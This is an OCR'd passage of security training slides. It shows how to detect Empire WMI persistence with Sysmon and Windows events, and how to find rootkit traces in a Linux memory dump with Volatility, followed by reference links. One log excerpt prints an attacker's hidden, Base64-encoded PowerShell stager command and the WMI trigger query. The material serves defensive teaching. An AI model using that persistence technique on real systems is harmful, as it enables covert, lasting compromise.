If an empire stager uses this WMI persistence module and Sysmon is deployed you will be able to see the following three (3) events.

1. **Event ID 19 - WmiEventFilter activity detected (rule: WmiEvent)**
   - Describes the conditions under which the payload will be triggered. Within 5 minutes of system boot in this case.
2. **Event ID 20 - WmiEventConsumer activity detected (rule: WmiEvent)**
   - This is where the payload resides (Base64-encoded)
3. **Event ID 21 – WmiEventComsumerToFilter (rule: WmiEvent)**
   - This is where the event consumer is bound to the event filter

Autoruns could also have detected this through its WMI tab.

Get-WMIObject can be used for detection and Remove-WMIObject for Eradication.

```
WmiEventFilter activity detected:
RuleName:
EventType: WmiFilterEvent
UtcTime: 2018-10-08 23:54:39.869
Operation: Created
User: IEWIN7\IEUser
EventNamespace:  "root\\CimV2"
Name:  "Updater"
Query:  "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE Target
Instance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.S
ystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325"
```

```
WmiEventConsumer activity detected:
RuleName:
EventType: WmiConsumerEvent
UtcTime: 2018-10-08 23:54:39.884
Operation: Created
User: IEWIN7\IEUser
Name:  "Updater"
Type: Command Line
Destination:  "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.ex
e -NonI -W hidden -enc SQBmACgAJABQAFMAVgBFAFIAUwBpAG8AbgBUAEEAQgBsAEUALgBQA
FMAVgBlAFIAcwBpAGgATgAuAE8AQQBKAG8AUgAgAC0ARwBlACAAMwApAHsAJABHAFAAUwA9AFsAU
```

```
WmiEventConsumerToFilter activity detected:
RuleName:
EventType: WmiBindingEvent
UtcTime: 2018-10-08 23:54:56.212
Operation: Created
User: IEWIN7\IEUser
Consumer:  "CommandLineEventConsumer.Name=\"Updater\""
Filter:  "__EventFilter.Name=\"Updater\""
```

https://ss64.com/ps/get-wmiobject.html
https://ss64.com/ps/remove-wmiobject.html


4.2.5.3.1 Empire WMI Persistence

Detection

The following event is also important when trying to track WMI activity.

Event ID 5861 records permanent event consumer creation. The great thing about it is that it catches both the filter and the consumer.

This Event ID can be found in “modern” systems (Win2012R2+)



OUTLINE

4.2.5.4 Linux Rootkits

Rootkits are malicious pieces of software that are able to conceal selected processes, files, network connections and directories. Rootkits are also usually equipped with stealthy backdoors to grant the attacker persistent remote access to the infected system.

Suppose that we are investigating a machine (Debian 8.4.0) for traces of a rootkit. The machine's memory has been dumped…

https://usa.kaspersky.com/blog/rootkit/1508/

4.2.5.4 Linux Rootkits

This time our analysis will be conducted through the Volatility memory forensics framework.

is a nice opportunity to introduce you to the world of memory forensics…

4.2.5.4 Linux Rootkits

Volatility can be easily installed on an Ubuntu machine, as follows.

```
>> sudo apt-get install git
>>  git clone https://github.com/volatilityfoundation/volatility.git
```


Then, the right profile should be downloaded (that matches the OS of the system we are investigating)

```
>>  cd /<path to volatility>/volatility/plugins/overlays/linux
>> wget
https://github.com/volatilityfoundation/profiles/raw/master/Linux/Debian/x64
/Debian84.zip
```

4.2.5.4 Linux Rootkits

We can then list all Linux-specific Volatility plugins as follows.


```
>> /<path to volatility>/volatility/vol.py --info | grep linux
```



4.2.5.4 Linux Rootkits

The *linux_getcwd* module looks like a good start.

```
>> /<path to volatility>/volatility/vol.py linux_getcwd -f
victim.mem.elf --profile=LinuxDebian84x64
```



We come across traces of the Xingyiquan rootkit.


Directories starting with a dot (.) can only be viewed through a `ls -lah` command. A normal `ls` command will miss them.

OUTLINE

4.2.5.4 Linux Rootkits

Let's also try the *linux_bash* module, that recovers bash history.

```
>> /<path to volatility>/volatility/vol.py linux_bash -f
victim.mem.elf --profile=LinuxDebian84x64
```



We come across more traces of the Xingyiquan rootkit.

OUTLINE

4.2.5.4 Linux Rootkits

From this point, we can move the investigation further and request machine logs that will help us identify how initial exploitation and privilege escalation were performed.

In addition, in the upcoming “Osquery Fundamentals & Endpoint Analysis” video we will show you how you can practically uncover malicious Kernel modules through osquery.

References

OUTLINE

References

Privileges

https://docs.microsoft.com/en-us/windows/desktop/secauthz/privileges

Access Tokens

https://docs.microsoft.com/en-us/windows/desktop/secauthz/access-tokens

Windows Privilege Abuse: Auditing, Detection, and Defense

https://medium.com/palantir/windows-privilege-abuse-auditing-detection-and-defense-3078a403d74e

Group Policy Preference

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn581922(v=ws.11)

References

Security Principals

https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/security-principals

file system auditing

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/audit-file-system

4663 event

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4663

4625

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4625

References

4776

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4776

Sysmon Event ID 1

https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

sc

http://www.herongyang.com/Windows/Service-Controller-Command-Line-Tool-sc-exe.html

AlwaysInstallElevated

https://docs.microsoft.com/en-us/windows/desktop/Msi/alwaysinstallelevated

References

CVE-2018-8120

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2018-8120

Abusing Token Privileges For LPE

https://raw.githubusercontent.com/hatRiot/token-priv/master/abusing_token_eop_1.0.txt

CreateRemoteThread

https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-createremotethread

command-line history

https://www.tldp.org/LDP/GNU-Linux-Tools-Summary/html/x1712.htm

References

Lee - Splunking Bash History

https://visibleninja.guru/splunking-bash-history/

Duane Waddle - Splunking bash history

https://www.duanewaddle.com/splunking-bash-history/

NTLM

https://msdn.microsoft.com/en-us/library/windows/desktop/aa378749(v=vs.85).aspx

The Type3 Message

http://davenport.sourceforge.net/ntlm.html#theType3Message

References

NTLMv2

http://davenport.sourceforge.net/ntlm.html#ntlmVersion2

NTLMv2 Response (Type 3 message)

http://davenport.sourceforge.net/ntlm.html#theNtlmv2Response

LLMNR

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-llmnrp/eed7fe96-9013-4dec-b14f-5abf85545385

NBT-NS

https://technet.microsoft.com/en-us/library/cc958811.aspx

References

Responder

https://github.com/lgandx/Responder

Inveigh

https://github.com/Kevin-Robertson/Inveigh

Get-WinEventData.ps1

https://gallery.technet.microsoft.com/scriptcenter/Get-WinEventData-Extract-344ad840

CredDefense

https://github.com/CredDefense/CredDefense

References

Get-EventLog

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-powershell-1.0/ee176846(v=technet.10)

pass the hash

https://www.securityfocus.com/bid/233/discuss

Windows Security Log Event ID 4697

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4697

impacket

https://github.com/SecureAuthCorp/impacket

References

logging for WMI events

https://docs.microsoft.com/en-us/windows/desktop/WmiSdk/tracing-wmi-activity

PASS-THE-HASH DETECTION WITH WINDOWS EVENT VIEWER

https://lp.cyberark.com/rs/cyberarksoftware/images/wp-Labs-Pass-the-hash-research-01312018.pdf

HOW TO DETECT PASS-THE-HASH ATTACKS

https://blog.stealthbits.com/how-to-detect-pass-the-hash-attacks/

DETECTING PASS-THE-HASH WITH HONEYPOTS

https://blog.stealthbits.com/detecting-pass-the-hash-honeypots/

OUTLINE

References

Abusing Kerberos

https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf

HOW TO DETECT PASS-THE-TICKET ATTACKS

https://blog.stealthbits.com/detect-pass-the-ticket-attacks

overpass the hash

http://blog.gentilkiwi.com/securite/mimikatz/overpass-the-hash

Volatility memory forensics framework

https://www.volatilityfoundation.org/

References

Golden Tickets

https://adsecurity.org/?p=1640

Silver Tickets

https://adsecurity.org/?p=2011

Finding Golden and Silver Tickets

https://github.com/ThreatHuntingProject/ThreatHunting/blob/master/hunts/golden_ticket.md

SPN

https://docs.microsoft.com/en-us/windows/desktop/ad/service-principal-names

References

PAC

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/c38cc307-f3e6-4ed4-8c81-dc550d96223c

Mimikatz

https://github.com/gentilkiwi/mimikatz

Kerberos decryption

https://lp.cyberark.com/rs/316-CZP-275/images/wp_Labs_Research_Kerberos_Decryption.pdf

Kerberoast

https://adsecurity.org/?p=2293

OUTLINE

References

DCSync

https://adsecurity.org/?p=1729

GetNCChanges

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/b63730ac-614c-431c-9501-28d6aca91894

MS-DRSR

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/f977faaa-673e-4f66-b9bf-48c640241d47

DRSUAPI

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-drsr/58f33216-d9f1-43bf-a183-87e3c899c410

OUTLINE

References

DCShadow

https://www.dcshadow.com/

Audit Detailed Directory Service Replication

https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd941628(v=ws.10)

NetSessionEnum

https://gallery.technet.microsoft.com/Net-Cease-Blocking-Net-1e8dcb5b

PowerView

https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

OUTLINE

References

BloodHound

https://github.com/BloodHoundAD/BloodHound

How to find expensive, inefficient and long running LDAP queries in Active Directory

https://blogs.technet.microsoft.com/askpfeplat/2015/05/10/how-to-find-expensive-inefficient-and-long-running-ldap-queries-in-active-directory/

Directory Service Access

https://www.ultimatewindowssecurity.com/wiki/page.aspx?spid=DirServAccess

Detecting Lateral Movement through Tracking Event Logs

https://www.jpcert.or.jp/english/pub/sr/20170612ac-ir_research_en.pdf

References

Windows file auditing

https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/580596a8893fc021e944c4f9/1476761256829/Windows+File+Auditing+Cheat+Sheet+ver+Oct+2016.pdf

An Introduction to SMB for Network Security Analysts

https://401trg.com/an-introduction-to-smb-for-network-security-analysts/

Hunting Lateral Movement in Windows Infrastructure

https://www.slideshare.net/votadlos/hunting-lateral-movement-in-windows-infrastructure

Windows Management Instrumentation Event Subscription

https://attack.mitre.org/techniques/T1084/

References

Empire

https://github.com/EmpireProject/Empire

permanent WMI subscription

https://learn-powershell.net/2013/08/14/powershell-and-events-permanent-wmi-event-subscriptions/

Get-WMIObject

https://ss64.com/ps/get-wmiobject.html

Remove-WMIObject

https://ss64.com/ps/remove-wmiobject.html

References

What is a rootkit and how to remove it

https://usa.kaspersky.com/blog/rootkit/1508/

OUTLINE